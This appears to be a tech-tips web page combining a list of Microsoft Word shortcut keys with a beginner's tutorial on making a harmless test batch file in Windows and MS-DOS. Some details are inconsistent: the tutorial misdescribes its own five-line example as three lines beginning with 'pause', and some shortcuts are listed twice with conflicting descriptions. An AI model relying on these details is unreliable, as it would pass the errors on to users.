Open the power user menu, which gives you access to many of the features most power users would want to use such as Device Manager, Control Panel, Event Viewer, Command Prompt, and much more.

Microsoft Word shortcut keys


Below is a listing of the more commonly used shortcut keys in Microsoft Word. See the computer shortcuts page if you are looking for a list of shortcut keys used in other programs. Please be aware that some of these shortcuts may not work in all versions of Microsoft Word.

Note: If the device you are using does not have function keys (F1-F12) on its keyboard, like a Chromebook, certain shortcuts will be unavailable to you.

Shortcut Description
Ctrl+0 Toggles 6pts of spacing before a paragraph.
Ctrl+A Select all contents of the page.
Ctrl+B Bold highlighted selection.
Ctrl+C Copy selected text.
Ctrl+D Open the font preferences window.
Ctrl+E Aligns the line or selected text to the center of the screen.
Ctrl+F Open find box.
Ctrl+I Italic highlighted selection.
Ctrl+J Aligns the selected text or line to justify the screen.
Ctrl+K Insert a hyperlink.
Ctrl+L Aligns the line or selected text to the left of the screen.
Ctrl+M Indent the paragraph.
Ctrl+N Opens new, blank document window.
Ctrl+O Opens the dialog box or page for selecting a file to open.
Ctrl+P Open the print window.
Ctrl+R Aligns the line or selected text to the right of the screen.
Ctrl+S Save the open document. Just like Shift+F12.
Ctrl+T Create a hanging indent.
Ctrl+U Underline the selected text.
Ctrl+V Paste.
Ctrl+W Close the currently open document.
Ctrl+X Cut selected text.
Ctrl+Y Redo the last action performed.
Ctrl+Z Undo last action.
Ctrl+Shift+L Quickly create a bullet point.
Ctrl+Shift+F Change the font.
Ctrl+Shift+> Increase selected font +1pts up to 12pt and then increase font +2pts.
Ctrl+] Increase selected font +1pts.
Ctrl+Shift+< Decrease selected font -1pts if 12pt or lower; if above 12, decreases font by +2pt.
Ctrl+[ Decrease selected font -1pts.
Ctrl+/+c Insert a cent sign (¢).
Ctrl+'+<char> Insert a character with an accent (grave) mark, where <char> is the character you want. For example, if you wanted an accented รจ you would use Ctrl+'+e as your shortcut key. To reverse the accent mark use the opposite accent mark, often on the tilde key.
Ctrl+Shift+* View or hide non printing characters.
Ctrl+<left arrow> Moves one word to the left.
Ctrl+<right arrow> Moves one word to the right.
Ctrl+<up arrow> Moves to the beginning of the line or paragraph.
Ctrl+<down arrow> Moves to the end of the paragraph.
Ctrl+Del Deletes word to right of cursor.
Ctrl+Backspace Deletes word to left of cursor.
Ctrl+End Moves the cursor to the end of the document.
Ctrl+Home Moves the cursor to the beginning of the document.
Ctrl+Spacebar Reset highlighted text to the default font.
Ctrl+1 Single-space lines.
Ctrl+2 Double-space lines.
Ctrl+5 1.5-line spacing.
Ctrl+Alt+1 Changes text to heading 1.
Ctrl+Alt+2 Changes text to heading 2.
Ctrl+Alt+3 Changes text to heading 3.
Alt+Ctrl+F2 Open new document.
Ctrl+F1 Open the Task Pane.
Ctrl+F2 Display the print preview.
Ctrl+Shift+> Increases the selected text size by one font size.
Ctrl+Shift+< Decreases the selected text size by one font size.
Ctrl+Shift+F6 Switches to another open Microsoft Word document.
Ctrl+Shift+F12 Prints the document.
F1 Open Help.
F4 Repeat the last action performed (Word 2000+)
F5 Open the Find, Replace, and Go To window in Microsoft Word.
F7 Spellcheck and grammar check selected text or document.
F12 Save As.
Shift+F3 Change the text in Microsoft Word from uppercase to lowercase or a capital letter at the beginning of every word.
Shift+F7 Runs a Thesaurus check on the selected word.
Shift+F12 Save the open document. Just like Ctrl+S.
Shift+Enter Create a soft break instead of a new paragraph.
Shift+Insert Paste.
Shift+Alt+D Insert the current date.
Shift+Alt+T Insert the current time.

Creating a batch file in Microsoft Windows

Creating a batch file in Microsoft Windows

In Windows, you can create a batch file using the steps below or the steps mentioned in the MS-DOS command line section. If you are more comfortable with Microsoft Windows, you can use any text editor (such as Notepad or WordPad) to create your batch files; as long as the file extension ends with .bat. In the example below, we use the Windows Notepad to create a batch file.
Click Start.
Type: Notepad in the Run box and press Enter.
Once Notepad is open, type the following lines or copy and paste them.
@echo off
echo Hello this a test batch file
pause
dir c:\windows
pause

Click File and then Save, and then navigate to where you want to save the file. For the file name, type "test.bat", and if your version of Windows has a "Save as type" option, choose "All files", otherwise it saves as a text file. Once you have completed these steps, click the Save button and exit notepad.
To run the batch file, double-click it like any other program. Once the batch file has completed running it closes automatically.
Tip: See our what commands are available in a batch file page for commands that can be added to a batch file.
Creating a batch file in MS-DOS

To create a batch file in MS-DOS or the Windows command line, follow the steps below.
Note: New versions of Windows or computers running a 64-bit version of Windows no longer support the edit command, which means these steps no longer work. Use the above steps if you are running the latest version of Windows.
Open an MS-DOS command window or load MS-DOS.
In the MS-DOS prompt, type: edit test.bat and press enter.
If typed correctly, you should now see a blue edit screen. Within the screen, type:
@echo off
echo Hello this a test batch file
pause
dir c:\windows
pause

Once these three lines are entered, click File and choose exit; when prompted to save, click Yes. Users who do not have a mouse can accomplish this same task by pressing Alt+F to access the file menu, and then X to exit. Press Enter to save changes.
Once you are back at the MS-DOS prompt, type: test and press Enter to execute the test.bat file. Because the first line is a pause, you will first be prompted to press a key. Upon doing so, the batch file runs line-by-line; in this case, listing the files in the Windows and Windows\system directories.
Tip: If you want to add more lines to this batch file, type edit test.bat to open the file for editing.
Additional information about the MS-DOS edit command is on our edit command page. Some versions of MS-DOS and bootable diskettes may not have the edit command. If this the case, you would either need to obtain the edit.com file or use the copy con command.
Tip: See our what commands are available in a batch file page for commands that can be added to a batch file.

CODING

MAINTAINANCE

TRICKS

 
Copyright © 2026 Gebtech Solution